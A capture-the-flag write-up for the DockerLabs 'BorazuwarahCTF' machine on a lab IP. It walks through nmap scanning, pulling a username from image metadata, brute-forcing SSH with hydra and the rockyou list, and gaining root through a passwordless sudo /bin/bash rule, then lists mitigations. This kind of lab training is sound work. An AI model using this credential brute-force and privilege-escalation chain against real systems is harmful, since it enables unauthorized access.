
borazuwarahctf

🐳 DockerLabs - BorazuwarahCTF

📌 General information

Machine	Difficulty	Author	Target IP	Category
BorazuwarahCTF	Very easy	borazuwarah	172.17.0.2	steganography



🎯 Objective

Identify exposed services, detect vulnerabilities, and gain access to the target system.

🛠️ Tools

- ***ping***: Connectivity and range check
- ***nmap***: Port and services scanning and recognition
- ***curl***: http requests
- ***wget***: File downloading
- ***exiftool***: File metadata reading

- ***hydra***: For ssh brute force attack

🔌 Ports

Port	Service
22	ssh
80	http

📡 Connectivity with *ping*

```
ping -c4 172.17.0.2
```

```
 ⚡ root@kali  ~  ping -c4 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.142 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.069 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.065 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.087 ms

--- 172.17.0.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3086ms
rtt min/avg/max/mdev = 0.065/0.090/0.142/0.030 ms
 ⚡ root@kali  ~
```

🩻 Scanning with *nmap*

```
nmap -sn 172.17.0.0/16
```

```
 ⚡ root@kali  ~  nmap -sn 172.17.0.0/16
Starting Nmap 7.991 ( https://nmap.org ) at 2026-10-29 09:41 -0600
Nmap scan report for 172.17.0.1 (172.17.0.1)
Host is up (0.0000090s latency).
MAC Address: 96:8F:F9:CD:ED:42 (Unknown)
Nmap scan report for 172.17.0.2 (172.17.0.2)
Host is up (0.000045s latency).
MAC Address: 1E:63:97:57:7C:44 (Unknown)
Nmap scan report for 172.17.0.64 (172.17.0.64)
Host is up.
```

```
nmap -p- -Pn -sS -sV -sC -O -T4 --open 172.17.0.2
```

```
⚡ root@kali ~ nmap -p- -Pn -sS -sV -sC -O -T4 --open 172.17.0.2
Starting Nmap 7.991 ( https://nmap.org ) at 2026-10-29 10:31 -0600
Nmap scan report for 172.17.0.2 (172.17.0.2)
Host is up (0.000080s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 3d:fd:d7:c8:17:97:f5:12:b1:f5:11:7d:af:88:06:fe (ECDSA)
|_  256 43:b3:ba:a9:32:c9:01:43:ee:62:d0:11:12:1d:5d:17 (ED25519)
80/tcp open  http    Apache httpd 2.4.59 ((Debian))
|_http-server-header: Apache/2.4.59 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 1E:63:97:57:7C:44 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.01 seconds
⚡ root@kali ~
```

🌐 Sending request to http server

```
curl -i http://172.17.0.2
```

```
⚡ root@kali ~ curl -i http://172.17.0.2:80
HTTP/1.1 200 OK
Date: Thu, 29 Oct 2026 16:38:41 GMT
Server: Apache/2.4.59 (Debian)
Last-Modified: Tue, 28 May 2024 16:23:16 GMT
ETag: "32-619860d142500"
Accept-Ranges: bytes
Content-Length: 50
Content-Type: text/html

<html><body><img src='imagen.jpeg'></body></html>
⚡ root@kali ~
```

📥 Downloading file using *wget*

```
wget http://172.17.0.2:80/imagen.jpeg
```

```
⚡ root@kali ~ wget http://172.17.0.2:80/imagen.jpeg
--2026-10-29 10:50:09--  http://172.17.0.2/imagen.jpeg
Conectando con 172.17.0.2:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 18667 (18K) [image/jpeg]
Grabando a: «imagen.jpeg»

imagen.jpeg                  100%[=====================================================>]  18.23K  --.-KB/s    en 0s

2026-10-29 10:50:09 (480 MB/s) - «imagen.jpeg» guardado [18667/18667]

⚡ root@kali ~
```

🧬 Looking inside file's metadata

```
exiftool imagen.jpeg
```

```
 ⚡ root@kali ~ ls
imagen.jpeg
 ⚡ root@kali ~ exiftool imagen.jpeg
ExifTool Version Number         : 13.55
File Name                       : imagen.jpeg
Directory                       : .
File Size                       : 19 kB
File Modification Date/Time     : 2024:05:28 10:10:18-06:00
File Access Date/Time           : 2026:10:29 10:50:09-06:00
File Inode Change Date/Time     : 2026:10:29 10:50:09-06:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
XMP Toolkit                     : Image::ExifTool 12.76
Description                     : ---------- User: borazuwarah ----------
Title                           : ---------- Password:  ----------
Image Width                     : 455
Image Height                    : 455
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 455x455
Megapixels                      : 0.207
 ⚡ root@kali ~
```

Inside the file's metadata is a posible user of the target machine ***borazuwarah***

💣 ssh brute force attack

```
hydra -l borazuwarah -P /usr/share/wordlists/rockyou.txt -t 4 -v
ssh://172.17.0.2
```

```
 ⚡ root@kali ~ hydra -l borazuwarah -P /usr/share/wordlists/rockyou.txt -t 4 -v ssh://172.17.0.2
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or fo
r illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-10-29 21:19:03
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://borazuwarah@172.17.0.2:22
[INFO] Successful, password authentication is supported by ssh://172.17.0.2:22
[22][ssh] host: 172.17.0.2   login: borazuwarah   password: 123456
[STATUS] attack finished for 172.17.0.2 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-10-29 21:19:09
 ⚡ root@kali ~
```

Credentials found:

User	Password
borazuwarah	123456

🔗 Connecting using found credentials

```
ssh borazuwarah@172.17.0.2
```

```
⚡ root@kali ~ ssh borazuwarah@172.17.0.2
borazuwarah@172.17.0.2's password:
Linux 285001fb35f4 6.17.0-40-generic #40~24.04.1-Ubuntu SMP PREEMPT_DYNAMIC Tue Jun 23 16:48:12 UTC 2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Oct 30 05:51:57 2026 from 172.17.0.64
borazuwarah@285001fb35f4:~$ whoami
borazuwarah
borazuwarah@285001fb35f4:~$ hostname
285001fb35f4
borazuwarah@285001fb35f4:~$ id
uid=1000(borazuwarah) gid=1000(borazuwarah) groups=1000(borazuwarah),27(sudo)
borazuwarah@285001fb35f4:~$
```

At this point, we do not have root access to target machine

📈 Increasing access

Let's check access and permissions to find a way to obtain root permissions

```
borazuwarah@285001fb35f4:~$ sudo -l
Matching Defaults entries for borazuwarah on 285001fb35f4:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User borazuwarah may run the following commands on 285001fb35f4:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /bin/bash
borazuwarah@285001fb35f4:~$
```

Any user is able to execute `/bin/bash` without password

```
borazuwarah@285001fb35f4:~$ sudo -u root /bin/bash
root@285001fb35f4:/home/borazuwarah# cd
root@285001fb35f4:~# pwd
/root
root@285001fb35f4:~# whoami
root
root@285001fb35f4:~# id
uid=0(root) gid=0(root) groups=0(root)
root@285001fb35f4:~# ls -a
.  ..  .bash_history  .bashrc  .profile  .ssh
root@285001fb35f4:~#
```

Root access obtained!

🔑 Key points

- User hint in metadata
- Vulnerable SSH password
- Low control over users permissions and control access

☠️ Impact

- Full system compromise
- Root level access obtained
- Personal information exposed

🔐 Mitigation

- Use a stronger password
- Be careful about the saved information in files metadata
- Have an strict control for users and permissions

📜 Conclusion

Target machine exploited successfully

1. Identify open ports
2. Exploring and scanning webpages for different ways to penetrate and information
3. File from webpage downloaded and scanned for sensitive data in file's metadata
4. Sensitive information found in file's metadata
5. Valid credentials detection using brute force attack
6. Scaling access through users
7. Found sensitive information